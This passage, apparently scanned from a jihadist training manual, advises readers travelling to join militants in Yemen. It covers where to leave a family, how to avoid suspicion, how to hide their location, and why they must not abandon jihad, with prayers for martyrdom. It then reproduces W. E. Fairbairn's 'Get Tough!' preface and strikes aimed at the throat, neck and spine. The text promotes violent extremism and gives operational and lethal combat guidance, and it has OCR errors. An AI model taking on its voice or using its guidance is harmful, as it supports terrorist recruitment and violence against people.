
Bringing your family

If you have a family that you want to bring to jihad, it may or may not be possible depending on the logistics of the mujahideen. In Yemen for example, it's extremely difficult to bring your wife and kids to live amongst the mujahideen. In other lands, this may not be a problem. So if you know that the land you are going to is tight on this, then what you can do is bring your family to the land, but keep them in a city where they will be safe and protected by friends. You don't want to risk them being captured by the murtadeen and witnessing them getting raped and tortured in order to extract information about you.



Domestic politics

You should be aware of the domestic political plight of the people in the country you wish to travel to. Besides being aware of any oppression or aggression from the government or foreign forces on the civil population, you should be aware of any major movements, their goals, and activities. In yemen for instance, we have the houti *shi'a*s fighting the yemeni and saudi government in the north, and we have the *hirak* (communist sect) fighting the yemeni government in the south. You should also be aware of the mindset of the people in order to avoid suspicion. This all can be achieved if you follow the media reports from that country.






The importance of *Adhkar*

Before I came to jihad, I knew the importance of *adhkar* but not anything in relation to experience. On the first day I met with the mujahidin, before sunset arrived, a mujahid told me to make *adhkar*; he went on to explain that the Apostate Government of Saudi Arabia has individuals that work alongside evil jinns that spy on the mujahidin and give away their position. I was shocked and couldn't believe it. Later, other mujahidin confirmed the same thing to me, including some *shuyookh*, who would say that the same thing happens with the Apostates of Yemen. They will use *sihr* (magic) in order to fight the mujahidin. However, by Allah's grace, there are many good jinns that protect the mujahidin and defend us. This is the world of the unseen and Allah knows best. Therefore, it is imperative that you start memorizing the *adhkar* for the morning and evening and start practicing it on a daily bases, not giving yourself an excuse to miss a single day. You need to do this in order to protect yourself from *shaytan* and the evil jinns that work for the *shayatin* amongst men.

This finishes our briefing on expectations and everything you should expect when on jihad. There might be a few things left out both intentionally and unintentionally; for those things that are left out intentionally, it is because we don't want our enemy to know what we do. I didn't write any of this to scare my readers or to make them think twice; rather, I want to prepare them for the reality so that they don't commit the major sin of leaving jihad when Allah has blessed them with it. Also, now that you know what to expect, you can compare that with doing jihad in the west, weigh the pros and cons, and make your decision.



Hand to Hand Combat

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Basic self defense
Check out the links page for self-defense tutorials from the brother at FSAhelp. Deals with basic all round self-defense.

Martial Arts

Unfortunately this is very difficult to explain even from a book so I have included links to a few videos that teach some sort of self-defence. Remember if possible join a martial arts /self-defence etc class to truly learn however these Videos could also be of some help.

Krav Maga an Israeli based Martial Arts. Yes Israeli! Remember The purpose of Krav Maga is for maximum damage possible unlike other Martial Arts so we will use this to our advantage as these monkeys will never confronts us except behind fortresses & drones You COWARDS!

Goto the links page under Martial Arts to Download!

Also included are lessons for Wing Chun


(Make sure you use freemake video downloader rather than watching on youtube as this could give away your location)

GET TOUGH!
How to win in hand-to-hand fighting

As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

PREFACE



The method of hand-to-hand fighting described in this book is the approved standard instruction for all members of His Majesty's forces. The Commandos, and parachute troops, harrying the invasion coasts of Europe, have been thoroughly trained in its use. Britain's two-million Home Guard are daily being instructed in its simple but terrible effectiveness. The units of the United States Marine Corps who were stationed in China between 1927 and 1940 learned these methods at my own hands when I was Assistant Commissioner of the Shanghai Municipal Police.

There will be some who will be shocked by the methods advocated here. To them I say "In war you cannot afford the luxury of squeamishness. Either you kill or capture, or you will be captured or killed. We've got to be tough to win, and we've got to be ruthless - tougher and more ruthless than our enemies."

It is not the armed forces of the United Nations alone who can profit by learning how to win in hand-to-hand fighting. Every civilian, man or woman, who ever walks a deserted road at mid-night, or goes in fear of his life in the dark places of a city, should acquaint himself with these methods. Once mastered, they will instil the courage and self-ãåliànñå that come with the sure knowl-edge that you are the master of any dangerous situation with which you may

have to cope.
The methods described in this book I have carefully worked out and developed over a period of many years. They owe something to the famous Japanese judo (jiu-jutso), and something else to Chinese boxing. But, largely, they were developed from my own experience and observation of how most effectively to deal with the ruffians, thugs, bandits, and bullies of one of the roughest water-front areas in the world.
Although every method described in the following pages is practicable - and so proved by the author and his students by years of experience, it is not essential to master them all. I suggest that at first you select about ten which, for reasons of your height, weight, build, etc., seem most suitable, and specialize in mastering these thoroughly.*
Do not consider yourself an expert until you can carry out every movement instinctively and automatically. Until then, spend at least ten minutes daily in practice with a friend. At first, practice every movement slowly and smoothly. Then gradually increase your speed until every movement can be executed with lightning rapidity.
I should like in conclusion to give a word of warning. Almost every one of these methods, applied vigorously and without restraint, will result, if not in the death, then certainly in the maiming of your opponent. Extreme caution, then, should be exercised in practice, care being taken never to give a blow with full force or a grip with maximum pressure. But, once closed with your enemy, give even'' ounce of effort you can muster, and victory will tie yours.

CAPTAIN W. E. FAIRBAIRN

* The author will be glad to answer questions from readers concern-ing the execution of the methods described in this book. Address the author in care of the publisher, enclosing a self-addressed stamped envelope.

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
GET TOUGH!
How to win in hand-to-hand fighting

As taught to the british commandos and the U.S. armed forces

W. E. FAIRBAIRN

NO. 1 - EDGE-OF-THE-HAND

Deliver edge-the-hand blows with the inner (i.e., little-finger) edge e hand, fingers straight and close togctlier, thumb ext contact is made with the edge only, about half-wav between the knuckle of the little finger and the wrist, as shown in Fig. 1.



1. Deliver the blow with a bent arm (never with a straight'o arm), using a chopping action from the elbow, with the weight of the body behind it. Practise by strildng the open palm of your left hand, as in Fig. 2.
2. There are two ways in which this blow can be delivered:
   (a) Downwards, with either hand;
   (b) Across, with cither hand; the blow always being delivered outwards, with the palm of the hand downwards, never on top (Fig. 3).
3. Attack the following points on your opponent's body, delivering every blow as quickly as possible:
   (a) The sides or back of the wrist;
   (b) The forearm, half-way between the wrist and elbow;
   (c) The biceps;
   (d) The sides or back of the neck;

(e) Just below the "Adam's apple";
(f) The kidneys or base of the spine.

Note. - If your opponent catches hold of you, strike his wrist or forearm; a fracture will most likely result. This would be almost impossible with a blow from a clenched fist.

NO. 2 - CHIN JAB

Deliver this blow with the heel of your hand, full force, with the weight of your body behind it, and fingers spread so as to reach your opponent's eyes, as in Fig. 4. Always aim at the point of your opponent's chin (Fig. 5)

1. Deliver the blow upwards from a bent arm and only when close to your opponent. The distance the blow will have to travel will depend on the height of your opponent, but will seldom exceed six inches.
2. Never draw your hand back, thus signaling your inten-tion of striking. From start to finish, make every movement as quickly as possible.
3. Remember that an attack, or an attempt to attack, with the knee at your opponent's testicles will always bring his chin forward and down.

